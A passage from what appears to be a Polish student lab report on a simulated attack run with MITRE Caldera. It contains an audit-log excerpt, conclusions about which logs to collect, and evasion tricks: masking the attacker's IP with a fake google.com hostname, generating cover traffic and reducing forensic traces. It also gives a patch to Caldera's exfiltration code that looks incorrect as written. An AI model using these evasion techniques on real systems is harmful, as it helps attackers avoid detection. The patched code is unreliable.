type=SYSCALL msg=audit(11/26/2023 15:25:27.344:53256) : arch=x86_64 syscall=rename success=yes exit=0 a0=0x5646d9d341f0 a1=0x7f027c0114c8 a2=0x1 a3=0x19 items=4 ppid=1795 pid=7410 uid=mint uid=root gid=root euid=root suid=root fsuid=root egid=root sgid=root fsgid=root tty=pts0 ses=2 comm=wireshark exe=/usr/bin/wireshark subj=unconfined key=user_file_modification

```

Rys. 9: Filtrowanie logów audit.log

5. Wnioski

Przeprowadzenie symulacji powyższego ataku wraz ze zbieraniem odpowiednich logów pozwoliło nam na:

- zapoznanie się ze sposobami konfiguracji systemów do zbierania logów,
- zapoznanie się z rodzajami logów, które powinniśmy zbierać, aby w razie ataku być w stanie go skutecznie zidentyfikować.

Jednocześnie doświadczyliśmy jakie informacje są przechowywane w konkretnym rodzaju logów systemowych oraz jak przeprowadzić atak, aby informacji pozwalających na identyfikację ataku i potencjalne odwrócenie jego skutków, było jak najmniej. Dużym wyzwaniem było znalezienie błędów w kodzie Caldera (o czym dokładnie napisaliśmy w sekcji 6.), jednak ostatecznie umożliwiła ona zautomatyzować atak, co na większą skalę pozwoliłoby zaoszczędzić czas.

6. Uwagi

W celu nadania atakowi większego realizmu:

- wypełniliśmy pulpit Ofiary dodatkowymi arkuszami, pdf'ami,
- w czasie komunikacji z serwerem C2 uruchomiliśmy film na YouTube, aby wywołać dodatkowy ruch sieciowy,
- założyliśmy "zaciemnienie" adresu IP atakującego przez wpis w pliku `/etc/hosts`, który mapuje adres Atakującego na `pius.google.com` (I jak Irena). Jest to imitacja serwera DNS (w tym przypadku lokalnego).

Używana wersja MITRE Caldera zawierała w sobie bug, który usunęliśmy poprzez dynamiczną analizę kodu. Błąd powodował brak możliwości przesyłania plików z atakowanego hosta do serwera Caldera. Źródłem problemu okazał się plik `/app/service/file_svc.py`, metoda `create_exfil_operation_directory()` i zmienna `agent_opid`. W kodzie wykorzystywana jest ona jako parametr przekazywany do metody `join()`, przyjmującej obiekty iterowalne (np. listy). W używanej wersji przekazywany był tam jednak obiekt nieiterowalny – pierwszy element listy `agent_opid`. Po zmianie `agent_opid[0]` na `agent_opid` (patrz: linia 10. w poniższym kodzie) metoda zaczęła działać poprawnie. Tym samym mogliśmy zacząć przysyłać pliki z atakowanej maszyny. Poniżej przedstawiamy poprawiony kod metody `create_exfil_operation_directory()`.

```

1  async def create_exfil_operation_directory(self, dir_name, agent_name):
2      op_list = self.data_svc.ram['operations']
3      op_list_filtered = [x for x in op_list if x.state not in x.get_finished_states()]
4      special_chars = {ord(c): '_' for c in r':<>"/\|?*'}
5      agent_opid = [(x.name.translate(special_chars), '_', \
6                      x.start.strftime("%Y-%m-%d_%H%M%SZ"))
7                     for x in op_list_filtered if agent_name in [y.paw for y in x.agents]]
8      # agent_opid IS NOT double-iterable:
9      # agent_opid[0] changed to agent_opid
10     path = os.path.join((dir_name), ''.join(agent_opid))
11     if not os.path.exists(path):
12         os.makedirs(path)
13     return path

```